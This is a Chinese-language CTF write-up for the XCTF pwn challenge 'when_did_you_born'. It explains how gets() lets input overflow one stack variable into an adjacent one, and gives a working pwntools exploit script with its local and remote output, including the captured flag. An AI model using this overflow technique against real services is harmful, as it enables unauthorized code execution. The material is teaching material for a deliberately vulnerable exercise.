when_did_you_born [XCTF-PWN]CTF writeup系列3

原创

3riC5r 于 2019-12-19 20:12:39 发布 241 收藏
分类专栏： XCTF-PWN CTF 文章标签： xctf ctf pwn


题目地址：when_did_you_born

先检查一下保护机制

```
root@mypwn:/ctf/work/python# checksec 24937e95ca4744818feebe82ab96902d
[*] '/ctf/work/python/24937e95ca4744818feebe82ab96902d'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

这里开启了Canary保护，Canary是一种用来防护栈溢出的保护机制。其原理是在一个函数的入口处，先从fs/gs寄存器中取出一个4字节(eax)或者8字节(rax)的值存到栈上，当函数结束时会检查这个栈上的值是否和存进去的值一致。

废话不多说，下载反编译



反编译后的c语言代码如下：

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  __int64 result; // rax
  char v4; // [rsp+0h] [rbp-20h]
  unsigned int v5; // [rsp+8h] [rbp-18h]
  unsigned __int64 v6; // [rsp+18h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  puts("What's Your Birth?");
  __isoc99_scanf("%d", &v5);
  while ( getchar() != 10 )
    ;
  if ( v5 == 1926 )
  {
    puts("You Cannot Born In 1926!");
    result = 0LL;
  }
  else
  {
    puts("What's Your Name?");
    gets(&v4);
    printf("You Are Born In %d\n", v5);
    if ( v5 == 1926 )
    {
      puts("You Shall Have Flag.");
      system("cat flag");
    }
    else
    {
      puts("You Are Naive.");
      puts("You Speed One Second Here.");
    }
    result = 0LL;
  }
  return result;
}
```


注意到里面的两次比较：

```
 if ( v5 == 1926 )
 {
   puts("You Cannot Born In 1926!");
   result = 0LL;
 }
 else
 {
   puts("What's Your Name?");
   gets(&v4);
   printf("You Are Born In %d\n", v5);
   if ( v5 == 1926 )
   {
     puts("You Shall Have Flag.");
     system("cat flag");
   }
```

第一次比较必须要为false，第二次比较要为true。但是中间没有任何赋值的地方转换v5变量的值。

我们注意到中间有用到gets函数，那就是有栈溢出的漏洞

我们看到v4和v5之间相差8个字节，v4和v5在汇编指令里面对应的是var_20/var_18。



另外可以用(rbp-18h) - (rbp-20h) = 8，注意这里18h和20h都是16进制。

先看下正常执行程序的情况：

```
root@mypwn:/ctf/work/python# ./24937e95ca4744818feebe82ab96902d
What's Your Birth?
1925
What's Your Name?
xctf
You Are Born In 1925
You Are Naive.
You Speed One Second Here.
```

那我们就来构造payload

```
payload = 'A'*8 + p64(1926)
```

前面8个字节是v4的值，接着输入一个64位的整形值1926，赋值给v5

本地执行的python脚本如下：

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *

p = process('./24937e95ca4744818feebe82ab96902d')
# p = remote("111.198.29.45", 31605)

payload = 'A'*8 + p64(1926)

p.sendlineafter('What\'s Your Birth?', '1925')
p.sendlineafter('What\'s Your Name?', payload)
p.interactive()
```

执行结果如下：

```
root@mypwn:/ctf/work/python# python when_did_you_born.py
[+] Starting local process './24937e95ca4744818feebe82ab96902d': pid 94
[*] Switching to interactive mode

You Are Born In 1926
You Shall Have Flag.
cat: flag[*] Process './24937e95ca4744818feebe82ab96902d' stopped with exit code 0 (pid 94)
: No such file or directory
[*] Got EOF while reading in interactive
$
```

执行成功，本地没有flag文件，所以报错，但是已经进入到执行cat flag的流程

接下来修改为远程执行，结果如下：

```
root@mypwn:/ctf/work/python# python when_did_you_born.py
[+] Opening connection to 111.198.29.45 on port 31605: Done
[*] Switching to interactive mode

You Are Born In 1926
You Shall Have Flag.
cyberpeace{d941686b2efe84df967c1adf72cb4549}
[*] Got EOF while reading in interactive
$
```

这就执行成功了！

这里本来有栈溢出保护，但是最后发现没有越过当前函数的栈底，所以也就没起到作用。

本题的主要知识点是gets函数导致的栈溢出。